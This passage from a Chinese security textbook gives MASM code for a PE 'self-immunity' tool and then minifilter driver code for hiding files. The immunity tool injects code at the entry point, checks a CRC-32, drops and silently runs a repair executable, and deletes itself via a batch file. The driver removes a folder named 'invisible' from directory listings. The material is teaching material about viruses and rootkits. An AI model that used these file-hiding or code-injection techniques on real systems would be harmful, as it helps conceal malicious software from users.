    ;分配 len_1 大小的内存
    invoke   [ebx+_GlobalAlloc], GPTR, len_1
    mov   pData,   eax
    .if  eax == NULL
       ;szText   mem_err,"读自己错误"将自己读到内存
       ;lea   ecx, [ebx+mem_err]
       ;invoke [ebx+_MessageBox],0,ecx,ADDR file_name,MB_OK
       jmp $Done
    .endif
    ;读文件到内存
    invoke   [ebx+_ReadFile], handle_f, pData,len_1, ADDR   @temp1, NULL
    ;关闭句柄
    invoke   [ebx+_CloseHandle], handle_f
    ;忽略放校验值的 4 个字节位置，后面数据往前移动 4 个字节数据(放
;校验值位置不参加校验)
    mov   edi,   pData
    add   edi,   Crc32_offset
    mov   esi,   edi
    add   esi,   4
    mov   ecx,   len_1
    sub   ecx,   Crc32_offset
```

```
    sub   ecx,   4
    ;szText   fors1, "ecx=%d, %d, %d"
    ;lea   edx, [ebx+fors1]
    ;invoke [ebx+_wsprintf], ADDR file_name, edx, ecx, len_1, Crc32_offset
    ;invoke [ebx+_MessageBox], 0, ADDR file_name,NULL,MB_OK
    cld
    rep   movsb
    ;设置校验参数
    ;计算 CRC-32，采用的是把整个字符串当作一个数组，然后把这
;个数组的首地址赋值给 EBX，
    ;把数组的长度赋值给 ECX，然后循环计算，返回值(计算出来的
;CRC-32 值)储存在 EAX 中：
    ;EBX = 校验数据首地址
    ;ECX = 参与校验的字节数
    push   ebx                          ;下面要使用 ebx，需保护
    mov   ecx,   len_1
    sub   ecx,   4        ;减去不参加校验的 4 个字节
    mov   ebx,   pData
    mov    eax,   -1 ; 先初始化 eax
    or  ecx,   ecx
    jz          $Done       ;如果表为空，就 bye bye
    or       ebx,   ebx
    jz          $Done    ;  避免出现空指针
@@:
    mov     dl,   [ebx]
    xor      dl,   al
    movzx     edx,   dl
    shr     eax,   8
    xor      eax,   [crc32tbl+edx*4]
    inc        ebx
dec           ecx
jne           @B
not           eax
$Done:
    pop   ebx
    mov   @temp1,   eax   ;暂时保存校验值
    invoke   [ebx+_GlobalFree],   pData      ;该函数会影响 eax
    popad
    mov   eax,   @temp1
    ret
Get_File_Crc32          endp
;修复函数
resume_exe   proc
    Local   file_name[256]: byte
```

```
    Local   handle_f: DWORD
    local   temp: DWORD
    local   pData: DWORD
    local   peH: IMAGE_NT_HEADERS
    local   dosH: IMAGE_DOS_HEADER
    local   secH: IMAGE_SECTION_HEADER
    pushad
    jmp   @f
    zs1 db "c:\mend.exe",0
    @@:
    invoke   [ebx+_GetModuleHandle], NULL
    mov   handle_f,   eax
    invoke   [ebx+_GetModuleFileName], handle_f, addr file_name, 256
    invoke   [ebx+_CreateFile], addr file_name, GENERIC_READ,
0, NULL, OPEN_EXISTING, 0, NULL
    mov   handle_f,   eax
    invoke   [ebx+_ReadFile], handle_f, addr   dosH, sizeof
IMAGE_DOS_HEADER,ADDR temp,NULL
    invoke [ebx+_SetFilePointer], handle_f, dosH.e_lfanew, NULL,FILE_BEGIN
    invoke [ebx+_ReadFile], handle_f, addr peH, sizeof
IMAGE_NT_HEADERS, ADDR temp, NULL
    movzx   eax,   peH.FileHeader.NumberOfSections
    dec   eax
    mov   ecx,   sizeof   IMAGE_SECTION_HEADER
    mul   cx
    mov   ecx,   eax
    add   ecx,   sizeof   IMAGE_NT_HEADERS
    add   ecx,   dosH.e_lfanew
    invoke   [ebx+_SetFilePointer],   handle_f,   ecx,   NULL, FILE_BEGIN
    invoke   [ebx+_ReadFile], handle_f, addr   secH, sizeof
IMAGE_SECTION_HEADER,   ADDR   temp,   NULL
    mov   ecx,   secH.PointerToRawData
    add   ecx,   secH.Misc.VirtualSize
    ;szText   fhg, "offset=%X"
    ;lea   edx, [ebx+fhg]
    ;invoke [ebx+_wsprintf], ADDR file_name, edx, ecx
    ;invoke [ebx+_MessageBox], 0, ADDR file_name, ADDR file_name,
;MB_OK
    ;定位到存放修复程序的地方
    invoke   [ebx+_SetFilePointer], handle_f,   ecx,   NULL, FILE_BEGIN
    invoke   [ebx+_GlobalAlloc], GPTR, 3072
    mov   pData,   eax
    invoke   [ebx+_ReadFile], handle_f, pData, 3072, ADDR temp, NULL
    ;.if eax == 0
```

```
    ;   lea esi, [ebx+zs1]
    ;   invoke [ebx+_MessageBox],0, esi, esi, MB_OK
    ;.endif
    invoke   [ebx+_CloseHandle],   handle_f
    lea   edi,   [ebx+zs1]
    invoke   [ebx+_CreateFile], edi, GENERIC_WRITE, 0, NULL,
CREATE_ALWAYS, 0, NULL       ;FILE_SHARE_READ
    mov   handle_f, eax
    invoke   [ebx+_WriteFile], handle_f, pData, 3072, ADDR temp, NULL
    invoke   [ebx+_CloseHandle],   handle_f
    invoke   [ebx+_GlobalFree], pData
    invoke   [ebx+_RtlZeroMemory], addr file_name, 256
    invoke   [ebx+_GetModuleHandle], NULL
    mov   handle_f, eax
    invoke   [ebx+_GetModuleFileName], handle_f, addr   file_name, 256
    ;参数必须附加在修复程序后面
    invoke   [ebx+_ShellExecute], 0, NULL, edi, addr   file_name,
NULL,   SW_HIDE
    popad
    ret
resume_exe endp
;*********************************************************
; 被保护文件新的入口地址
;*********************************************************
_NewEntry:
;*********************************************************
; 重定位并获取一些 API 的入口地址
;*********************************************************
call   @F
@@:
pop   ebx
sub   ebx,   offset   @B
;*********************************************************
invoke      _GetKernelBase, [esp] ;获取 Kernel32.dll 基址
.if    ! eax
jmp    _ToOldEntry
.endif
mov   [ebx+hDllKernel32],   eax
lea    eax,   [ebx+szGetProcAddress]
invoke      _GetApi, [ebx+hDllKernel32],eax ;获取 GetProcAddress 入口
.if    ! eax
jmp    _ToOldEntry
.endif
mov   [ebx+_GetProcAddress],   eax
```

```
;**********************************************************
lea    eax,   [ebx+szLoadLibrary]  ;获取 LoadLibrary 入口
invoke      [ebx+_GetProcAddress],[ebx+hDllKernel32],   eax
mov   [ebx+_LoadLibrary],   eax
;*************************************************************
lea    eax,   [ebx+szKernel32]      ;获取 LoadLibrary 入口
invoke      [ebx+_LoadLibrary], eax   ;用 LoadLibrary 调 kernel32.dll
mov  [ebx+hDllKernel32], eax   ;得到 kernel32.dll 的内存句柄
;调用 GetProcAddress 获取 CreateFile 地址
lea    eax,   [ebx+szCreateFile]
invoke      [ebx+_GetProcAddress],[ebx+hDllKernel32],   eax
mov   [ebx+_CreateFile],   eax
;调用 GetProcAddress 获取 ReadFile 地址
lea    eax,   [ebx+szReadFile]
invoke      [ebx+_GetProcAddress],   [ebx+hDllKernel32], eax
mov   [ebx+_ReadFile], eax
;调用 GetProcAddress 获取 WriteFile 地址
lea    eax,   [ebx+szWriteFile]
invoke      [ebx+_GetProcAddress],   [ebx+hDllKernel32],   eax
mov   [ebx+_WriteFile], eax
;调用 GetProcAddress 获取 SetFilePointer 地址
lea    eax,   [ebx+szSetFilePointer]
invoke      [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov   [ebx+_SetFilePointer], eax
;调用 GetProcAddress 获取 CloseHandle 地址
lea    eax, [ebx+szCloseHandle]
invoke      [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov   [ebx+_CloseHandle], eax
;调用 GetProcAddress 获取 DeleteFile 地址
lea    eax, [ebx+szDeleteFile]
invoke      [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov   [ebx+_DeleteFile], eax
;调用 GetProcAddress 获取 CopyFile 地址
lea    eax, [ebx+szCopyFile]
invoke      [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov   [ebx+_CopyFile], eax
;调用 GetProcAddress 获取 GetFileSize 地址
lea    eax, [ebx+szGetFileSize]
invoke      [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov   [ebx+_GetFileSize], eax
;调用 GetProcAddress 获取 GlobalAlloc 地址
lea    eax, [ebx+szGlobalAlloc]
invoke      [ebx+_GetProcAddress],   [ebx+hDllKernel32],   eax
mov   [ebx+_GlobalAlloc],   eax
```

```
;调用 GetProcAddress 获取 GlobalFree 地址
lea     eax,    [ebx+szGlobalFree]
invoke      [ebx+_GetProcAddress],    [ebx+hDllKernel32],    eax
mov    [ebx+_GlobalFree],    eax
;调用 GetProcAddress 获取 ExitProcess 地址
lea     eax,    [ebx+szExitProcess]
invoke      [ebx+_GetProcAddress],    [ebx+hDllKernel32],    eax
mov    [ebx+_ExitProcess], eax
;调用 GetProcAddress 获取 GetModuleHandle 地址
lea     eax,    [ebx+szGetModuleHandle]
invoke      [ebx+_GetProcAddress],    [ebx+hDllKernel32],    eax
mov    [ebx+_GetModuleHandle],    eax
;调用 GetProcAddress 获取 GetModuleFileName 地址
lea     eax,    [ebx+szGetModuleFileName]
invoke      [ebx+_GetProcAddress],    [ebx+hDllKernel32], eax
mov    [ebx+_GetModuleFileName], eax
;调用 GetProcAddress 获取 RtlZeroMemory 地址
lea     eax,    [ebx+szRtlZeroMemory]
invoke      [ebx+_GetProcAddress],    [ebx+hDllKernel32],    eax
mov    [ebx+_RtlZeroMemory], eax
;调用 GetProcAddress 获取 lstrcpy 地址
lea     eax,    [ebx+szlstrcpy]
invoke      [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov    [ebx+_lstrcpy],    eax
;调用 GetProcAddress 获取 lstrcat 地址
lea     eax,    [ebx+szlstrcat]
invoke      [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov    [ebx+_lstrcat], eax
;调用 GetProcAddress 获取 lstrcpyn 地址
lea     eax,    [ebx+szlstrcpyn]
invoke      [ebx+_GetProcAddress],[ebx+hDllKernel32],eax
mov    [ebx+_lstrcpyn], eax
;调用 GetProcAddress 获取 lstrlen 地址
lea     eax, [ebx+szlstrlen]
invoke      [ebx+_GetProcAddress], [ebx+hDllKernel32], eax
mov    [ebx+_lstrlen], eax
;调用 GetProcAddress 获取 ShellExecute 地址
lea     eax, [ebx+szShell32]    ;获取 Shell32.dll 基址
invoke      [ebx+_LoadLibrary], eax
mov  [ebx+hDllShell32], eax
lea     eax,    [ebx+szShellExecute]
invoke      [ebx+_GetProcAddress], [ebx+hDllShell32], eax
mov    [ebx+_ShellExecute], eax
lea     eax, [ebx+szUser32]    ;获取 User32.dll 基址
```

```
invoke    [ebx+_LoadLibrary], eax
mov   [ebx+hDllUser32], eax
lea   eax, [ebx+szMessageBox]    ;获取 MessageBox 入口
invoke    [ebx+_GetProcAddress], [ebx+hDllUser32], eax
mov   [ebx+_MessageBox], eax
lea   eax, [ebx+szwsprintf]   ;获取 wsprintf 入口
invoke    [ebx+_GetProcAddress], [ebx+hDllUser32], eax
mov   [ebx+_wsprintf], eax
push   [ebx+crc_file_offset]
call   Get_File_Crc32
mov   edx,   eax
cmp   dword   ptr[ebx+crc_old],   eax
jz   Next_do
;如果程序校验值已经变化，执行下面代码
jmp   @f
I_know    db    "检测到校验值不相等，",0dh,0ah,"          将自我修复",0
I_too     db    "程序已经被修改",0
@@:
lea   ecx,   [ebx+I_know]
lea   edi,   [ebx+I_too]
invoke   [ebx+_MessageBox], 0, ecx, edi, MB_OK
;释放保存的修复程序，文件名随机生成
;调用修复程序
;自我退出
call   resume_exe
invoke   [ebx+_ExitProcess],0
;如果校验值没有变化
Next_do:
;*************************************************************
;检查是否备份
lea   edi,   [ebx+ss1_1]
invoke   [ebx+_RtlZeroMemory], edi, 256
invoke   [ebx+_GetModuleHandle], NULL
invoke   [ebx+_GetModuleFileName], eax, edi, 256
invoke   [ebx+_lstrlen], edi
mov   esi,   eax
dec   esi
add   esi,   edi
.while   byte   ptr [esi]   !=   '\'
   dec esi
.endw
inc   esi
lea   ecx,   [ebx+Save_p1]              ;竟然不能用 lstrcpy
.while   byte   ptr [ecx]   !=   0
```

```
inc ecx
.endw
.while   byte ptr [esi] != 0
   mov   al,   [esi]
   mov   [ecx],   al
   inc   ecx
   inc   esi
.endw
lea   ecx,   [ebx+Save_p1]
;进行备份
;invoke   [ebx+_MessageBox], 0, ecx, edi, MB_OK
invoke   [ebx+_CopyFile], edi, ecx, FALSE          ;为 FALSE，覆盖
ok___:
lea    ecx, [ebx+szText1]
lea    eax, [ebx+szCaption]
invoke      [ebx+_MessageBox], NULL, ecx, eax, MB_OK
;************************************************************
; 跳转到被保护程序原来的入口地址执行
;************************************************************
_ToOldEntry:
db    0e9h   ;0e9h 是 jmp xxxxxxxx 的机器吗
_dwOldEntry      dd     31323334H;用来填入原来的入口地址
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
APPEND_CODE_END        equ   this   byte
```

(7) 修复程序文件

```
;############################################################
; 原程序释放出来可执行文件
;   文件名: mend.asm
;   赵树升，2011 年 8 月 20 日
;   使用子程序占用的空间较少
; ############################################################
.386
.model flat, stdcall
option casemap :none    ; case sensitive
MendOld      proto     ;修复，用备用文件覆盖被感染的文件，然后执行它          DelMyself
proto      ;修复后的自我删除
;############################################################
include           \masm32\include\windows.inc
include           \masm32\include\user32.inc
include           \masm32\include\kernel32.inc
include           \masm32\include\shell32.inc
includelib        \masm32\lib\user32.lib
includelib        \masm32\lib\kernel32.lib
```

```
includelib    \masm32\lib\shell32.lib
;################################################################
.data
   CommandLine    dd 0
.code
start:
invoke    GetCommandLine
   mov    CommandLine,    eax
   invoke    MendOld
   invoke    DelMyself
   invoke    ExitProcess,    eax
;###############################################################
MendOld    proc    uses    ebx    ecx    edx    esi    edi
     LOCAL      fName[256]: BYTE
     LOCAL      fChar[256]: BYTE
     LOCAL      pos1_1: DWORD
     LOCAL      len: DWORD
     jmp    @f
     cPath    db "c:\",0
     @@:
     invoke    RtlZeroMemory,    ADDR    fChar, 256
     invoke    RtlZeroMemory,    ADDR fName, 256
     invoke    lstrlen, CommandLine
     mov    len,    eax
     invoke    RtlMoveMemory,    ADDR fName, CommandLine, len
     lea    ebx, fName
     inc ebx
     .while byte ptr[ebx]!=' ' && byte ptr[ebx]!=0
        inc ebx
     .endw
     inc    ebx
     mov    pos1_1, ebx              ;pos1_1 为参数所在文件名
     invoke    lstrcpy, ADDR fChar, ADDR cPath
     ;invoke    MessageBox,0, ADDR    fChar, ebx, MB_OK
     invoke    lstrlen, pos1_1
     mov    ebx, eax
     sub    ebx, 3
     add    ebx,    pos1_1
     .while 1
      .break .if    byte ptr[ebx]=='\'
      dec    ebx
     .endw
     inc    ebx
     invoke    lstrcat, ADDR fChar, ebx
```

```
    ;循环，一直到删除母文件
     xor   ebx,   ebx
     .while   ebx == 0
       invoke   DeleteFile,   pos1_1
;循环，删除原来的程序。只有在原来程序退出后才能被删除
       mov   ebx,   eax   ;竟然必须，不能直接用函数 DeleteFile 返回值 eax
     .endw
     ; 拷贝并用备份覆盖被保护程序
     ;invoke   MessageBox,0, pos1_1, ADDR   fChar, MB_OK
     invoke   CopyFile, ADDR   fChar,   pos1_1, FALSE
     ;.if eax ==0
     ; invoke MessageBox,0 ,ADDR   fChar, pos1_1, MB_OK
     ;.endif
     invoke   ShellExecute,0,NULL,ADDR fChar,NULL,NULL,SW_SHOW
; 执行被保护程序
     ret
MendOld endp
;##################################################################
;实现自我删除：生成一个批处理文件并执行
DelMyself   proc   uses   ebx   ecx   edx   esi   edi
   Local   file_name[256]: byte
   Local   info[1024]:byte
   LOCAL   pos:DWORD, temp:DWORD
   Local   file_handle: DWORD
   invoke   RtlZeroMemory, ADDR   file_name, 256
   invoke   RtlZeroMemory, ADDR info, 1024
   jmp @f
   as1   db ":Repeat",0dh,0ah,"del ",0
   as2   db 0dh,0ah,"if exist ",22h,0
   as3   db 22h," goto Repeat",0dh,0ah,"del c:\anyexe.bat",0
   as4   db "c:\anyexe.bat",0
   @@:
   ;建立 c:\anyexe.bat，内容如下
   ;:Repeat
   ;del C:\MASM32\EXAMPLE1\3DFRAMES\MEND.EXE
   ;if exist "C:\MASM32\EXAMPLE1\3DFRAMES\MEND.EXE" goto Repeat
   ;del c:\anyexe.bat
   invoke GetModuleHandle,NULL
   mov file_handle,eax
   invoke GetModuleFileName ,file_handle, addr file_name,256
   invoke lstrcpy,   ADDR info, ADDR as1
   invoke lstrcat,   ADDR info, ADDR file_name
   invoke lstrcat, ADDR info,ADDR as2
   invoke lstrcat, ADDR info,ADDR file_name
```

```
    invoke lstrcat, ADDR info,ADDR as3
    ;建立 anyexe.bat
    invoke   CreateFile, ADDR as4,GENERIC_WRITE, FILE_SHARE_READ,
NULL, CREATE_ALWAYS, 0, 0
    mov   file_handle, eax
    .if   eax == INVALID_HANDLE_VALUE
      ret
    .endif
    invoke   lstrlen, addr info
    mov   pos, eax
    invoke   WriteFile, file_handle, ADDR info, pos, ADDR temp,NULL
    invoke   CloseHandle, file_handle
    ;执行 c:\anyexe.bat
    invoke   ShellExecute,0,NULL,ADDR as4,NULL,NULL,SW_HIDE
    ret
DelMyself endp
end start
```

备份在什么地方呢？可以在回收站里，也可以像软件还原方式一样，在硬盘里开辟一块空间来存储备份。可以尝试用函数 MoveFile 将一个文件送到回收站去，这样在资源管理器下就不能看到它了。移动之前也可以对文件进行加密，使病毒无法识别它是一个标准的 PE 文件。

修复程序代码生成 exe 文件后，可由 Masm32 目录下的 BINTODB.EXE 工具将文件生成字符模式，如图 3-26 所示，把它复制到免疫工具代码中即可。



图 3-26 格式转换

3.4.3 自免疫防病毒演示

免疫工具代码生成 xmu.exe，执行并选择一个需加免疫的文件 3DFRAMES.EXE，添加代码后显示的信息如图 3-27 所示。添加免疫代码后程序运行结果如图 3-28 所示。

用 VC++以二进制方式打开该文件，对文件进行修改，但要保证修改后它还能执行，就像病毒一样，来模拟病毒感染，修改后运行的结果如图 3-29 所示，显示校验值变了，程序会自我恢复。如果备份被修改过的程序，在程序完成自我恢复后，再以二进制分别打开被修改过的和还原后的程序，从图 3-30 和图 3-31 看出，免疫代码能检测到自己已经被修

改，单击“确定”按钮后，程序被恢复，说明被修改后可以自我还原。

运行被修改的 3DFRAMES.EXE 后，再用 VC++以二进制方式打开文件，结果如图 3-31 所示，被修改的地方已经恢复原来的值。

加过免疫代码后，程序运行前先显示信息框，如图 3-28 所示。




图 3-27　对文件加免疫代码




图 3-28　加过免疫代码后的程序　　　图 3-29　修改后运行




图 3-30　手工修改




图 3-31　恢复原来状态

3.5　恶意程序

恶意程序经常表现在文件的隐藏和进程的隐藏。两种隐藏通常可以简单地使用驱动层 API 的 HOOK 和应用层 API 的 HOOK 实现。

3.5.1　驱动层实现文件隐藏

文件系统驱动程序是存储管理子系统的一个组件，为用户提供在持久性介质上存储和读取信息的功能，可以创建、修改和删除文件，同时可以安全可控地在用户之间共享和传输信息，并以适当的方式向应用程序提供结构化的文件内容。用户应用程序对磁盘上的文件进行的各种操作，如创建、打开、关闭、读数据、写操作等，最终都要借助文件系统驱动才能完成。各种操作调用 Kernel32. dll，通过 Win32 子系统调用 Native API 向内核层传送请求，然后通过系统服务函数将上层的请求传递给 I/O 管理器，在 I/O 管理器中，将对磁盘文件的各种操作请求都统一为输入输出请求包 IRP，然后向下层传送 IRP 给文件系统驱动，最终由文件系统驱动调用磁盘及其他存储设备驱动，进而完成对物理存储设备的各种操作。

本节实现一个文件夹的隐藏，完整的程序见“XP 下隐藏 invisible 的文件夹”。其原理是在例程 IRP_MJ_DIRECTORY_CONTROL 中检查有无要隐藏的文件名的节点，如果有，则处理。在 IRP 返回时执行的完成例程中可以对特定文件实现隐藏。当用户在操作系统应用层查看文件时，每个文件返回一个 FILE_BOTH _DIR_INFORMATION 的结构，该结构用来描述指定目录的详细信息。用户打开的目录中所有文件返回信息形成一个 FILE_BOT H_DIR_INFORMA TION 结构的链表，只要遍历这样的链表，就可以获取当前目录下的所有文件信息，进而显示到用户层供用户查看。只要从链表中删除指定文件对应的节点，指定的文件就会被隐藏。使用链表操作中对指定节点进行删除的算法，删除指定文件对应的节点，则可以实现文件隐藏。当然，还可以 HOOK 内核函数 ZwQueryDirectoryFile 实现文件的隐藏。

下面的例子是在 minifilter 中实现的。请注意看注释。

```
PWCHAR prefixName = L"invisible";    //要隐藏的文件名
CONST FLT_OPERATION_REGISTRATION Callbacks[] =
{
    { IRP_MJ_DIRECTORY_CONTROL,
      0,
      NULL,
      MjDirectoryControlPostOperation     //在后处理函数中处理
     },
    { IRP_MJ_OPERATION_END }
};
//下面是遇到要隐藏文件夹的处理函数
```

```
FLT_POSTOP_CALLBACK_STATUS MjDirectoryControlPostOperation ( __inout
PFLT_CALLBACK_DATA    Data, __in PCFLT_RELATED_OBJECTS FltObjects,
__in_opt PVOID CompletionContext, __in FLT_POST_OPERATION_FLAGS
Flags )
{
    ULONG length;
    ULONG nextOffset = 0;
    ULONG previousEntryWasDeleted = 0;
    PCHAR queryBuffer = 0;
    int modified = 0;
    int removedAllEntries = 1;

    PFILE_BOTH_DIR_INFORMATION currentFileInfo = 0;
    PFILE_BOTH_DIR_INFORMATION nextFileInfo = 0;
    PFILE_BOTH_DIR_INFORMATION previousFileInfo = 0;
    UNICODE_STRING fileName;
    UNREFERENCED_PARAMETER( FltObjects );
    UNREFERENCED_PARAMETER( CompletionContext );
    if( FlagOn( Flags, FLTFL_POST_OPERATION_DRAINING ) )
    {
        return FLT_POSTOP_FINISHED_PROCESSING;
    }
    //是查询文件夹才处理
    if( Data->Iopb->MinorFunction == IRP_MN_QUERY_DIRECTORY && Data->Iopb->
Parameters. DirectoryControl.QueryDirectory.FileInformationClass == FileBothDirectoryInformation
&&
Data->Iopb->Parameters.DirectoryControl.QueryDirectory.Length > 0 &&
        NT_SUCCESS(Data->IoStatus.Status) )
    {
        currentFileInfo                                                          =
(PFILE_BOTH_DIR_INFORMATION)Data->Iopb->Parameters.DirectoryControl.QueryDirectory.DirectoryBuf
fer;
        previousFileInfo = currentFileInfo;
   //枚举下面的每个节点，遇到则删除
        do
        {
            nextOffset = currentFileInfo->NextEntryOffset;
            nextFileInfo = (PFILE_BOTH_DIR_INFORMATION)
((PCHAR)(currentFileInfo) + nextOffset);
 // hasPrefix 比较当前节点是否和要隐藏的文件夹名相同，相同则返回 TRUE
  if(hasPrefix( currentFileInfo->FileName, currentFileInfo->FileNameLength ) )
     {
    if( nextOffset == 0 )
       {
```

```
                previousFileInfo->NextEntryOffset = 0;
            }
            else
            {
            previousFileInfo->NextEntryOffset = (ULONG)((PCHAR)currentFileInfo
 - (PCHAR)previousFileInfo) + nextOffset;
            }
            modified = 1;
            previousEntryWasDeleted = 1;
        }
 else   {
            removedAllEntries = 0;
            if( !previousEntryWasDeleted )
            {
              previousFileInfo = currentFileInfo;
            }
              previousEntryWasDeleted = 0;
            }
            currentFileInfo = nextFileInfo;
        } while( nextOffset != 0 );

        if( modified )
        {
            if( removedAllEntries )
            {
                Data->IoStatus.Status = STATUS_NO_MORE_FILES;
            }
            else
            {
                FltSetCallbackDataDirty( Data );
            }
        }
    }
    return FLT_POSTOP_FINISHED_PROCESSING;
}
